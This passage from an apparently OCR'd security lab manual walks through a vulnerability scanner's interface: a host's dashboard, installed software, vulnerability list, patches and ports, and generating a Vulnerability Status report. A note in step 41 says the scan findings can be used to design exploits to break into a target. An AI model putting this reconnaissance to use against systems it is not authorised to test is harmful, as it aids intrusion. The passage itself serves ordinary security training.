


39. Similarly, you can click the **Hardware** and **Software** nodes to view detailed scan information.
40. Click the **Dashboard** tab to display the scanned network information. In the left pane, expand **Entire Network**, and then **WORKGROUP**; then, click **SERVER2019**.


41. Detailed information such as **Vulnerability Level**, **Security Sensors**, **Computer Details**, **Scan Activity**, and **Results Statistics** are displayed in the right pane, as shown in the screenshot

    Note: In real-time, using this vulnerability information about the target systems can be used to develop and design exploits suitable to break into a network or a single target.

42. You can further explore the tool by clicking on various options. For instance, click on **Software** from the options at the top to view a list of applications installed on the target machine under the **Application Category** list. You can also click on any application (here, **Google Chrome**) to view its detailed information under **Details** section, as shown in the screenshot.




43. Click on the **Vulnerabilities** option; a list of various categories of vulnerabilities appears under the **Vulnerability Types** section. Click on any category of vulnerability (here, **High Security Vulnerabilities**): detailed information on this category is displayed under the **Details** section, and a list of vulnerabilities is displayed under the **Vulnerability List** section.




44. You can further explore scanned results by clicking various options such as **Patches**, **System Information**, **Hardware**, and **Ports**.

45. Now, click on the **Reports** tab and click the **Vulnerability Status** type under **General Reports** from the right pane.




46. Information about the **Vulnerability Status** report appears in the right pane; click the **Generate Report** button to create the vulnerability report.

